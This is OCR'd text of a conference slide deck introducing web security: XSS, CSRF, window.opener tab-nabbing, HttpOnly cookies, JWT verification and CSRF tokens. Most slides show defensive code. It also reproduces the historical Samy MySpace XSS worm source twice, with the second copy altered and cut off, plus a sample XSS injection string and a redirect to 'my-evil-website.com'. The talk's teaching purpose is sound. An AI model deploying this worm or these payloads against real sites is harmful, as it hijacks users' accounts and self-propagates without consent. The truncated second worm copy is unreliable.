XSS, CSRF, CSP, JWT, WTF? IDK

¯_(ツ)_/¯

Dominik Kundel - @dkundel

XSS, CSRF, CSP, JWT, WTF? IDK

¯_(ツ)_/¯

Dominik Kundel - @dkundel

Introduction to

WEB SECURITY

Dominik Kundel - @dkundel

?? XSS ??

?? CSRF ??

?? CSP ??

?? JWT ??

Hi!

I'm Dominik Kundel!


Developer Evangelist at

twilio

github/dkundel @dkundel dkundel@twilio.com



#onesiejs


10:31 p.m.
100%
Photography
Shop & Food
Travel
Not Important
Music
App Store
iTunes Store
Watch
Thursday
17
Calendar
Weather
Settings
Photos
Notes
YouTube
Between
PERSONAL
Lloyds Bank
Facebook
Twitter
Instagram
Telegram
Snapchat
WhatsApp
Skype
Messenger
Messages
Phone
Safari
Mail



Dominik Kundel | @dkundel | #jsconfis

SECURITY! SECURITY! SECURITY!



I THOUGHT OF EVERYTHING

- Only HTTPS powered by Let's Encrypt
- It even uses HSTS (HTTP Strict Transport Security)
- no mixed content
- Sanitized HTML
- No room for SQL injections

NO REAL DATABASE

=


NO REAL DATABASE INJECTIONS

Dominik Kundel | @dkundel | #jsconfis

BOB ALLISON

Security Expert

Dominik Kundel | @dkundel | #jsconfis



https://onesie.life

Dominik Kundel | @dkundel | #jsconfis

USE `HttpOnly` COOKIES

```
// Make cookies HTTP only
res.cookie('authToken', jwt, {
  httpOnly: true,
  signed: true,
  secure: true
});
```

USE SAFE **JWT** IMPLEMENTATIONS

```
const jwt = require('jsonwebtoken');

jwt.verify(token, secret, { algorithms: ['HS256'] }, (err, payload) => {
  if (err) {
    console.log('Invalid token!');
    return;
  }

  console.log('Valid token!');
});
```

Don't be the next Equifax

Stay up-to-date!

Image: Michael Nagle/Bloomberg via Getty Images

LET'S POST SOMETHING!

onesie.life Feed

CROSS SITE REQUEST FORGERY

hack-onesie.glitch.me/xsrf

Dominik Kundel | @dkundel | #jsconfis

WHAT HAPPENED?

window.opener

```
window.opener.location = 'http://my-evil-website.com';
```

USE "noopener"

```
<!-- Target page has access to window.opener -->
<a href="http://example.com/" target="_blank">Dangerous Link</a>

<!-- Target page does NOT have access to window.opener -->
<a href="http://example.com" target="_blank" rel="noopener noreferrer">Saf
e Link</a>
```

USE CSRF TOKENS


```
const csrf = require('csurf')({ cookie: true });

app.get('/post', csrf, (req, res, next) => {
  // pass csrf to front-end via _csrf cookie or
  // req.csrfToken() in template
});

app.post('/post', csrf, (req, res, next) => {
  // only valid if one of these is the same as the cookie:
  // req.body._csrf
  // req.query._csrf
  // req.headers['csrf-token']
  // req.headers['xsrf-token']
  // req.headers['x-csrf-token']
  // req.headers['x-xsrf-token']
});
```

Little Bobby Tables Young Brother

```
Samy '"src="javascript:alert(1);// XSS
```



https://xkcd.com/327/

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C)
{return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID()
{return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1)
{Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-
Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all,
samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var
AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?
fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>
```

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C)
{return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID()
{return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1)
{Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-
Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var
W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else
if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all,
samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','Std');AG=AG.substring(61,AG.length);AG=AG.substring(0,AG.indexOf('"'));var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend2('/index.cfm?
fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var
AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?
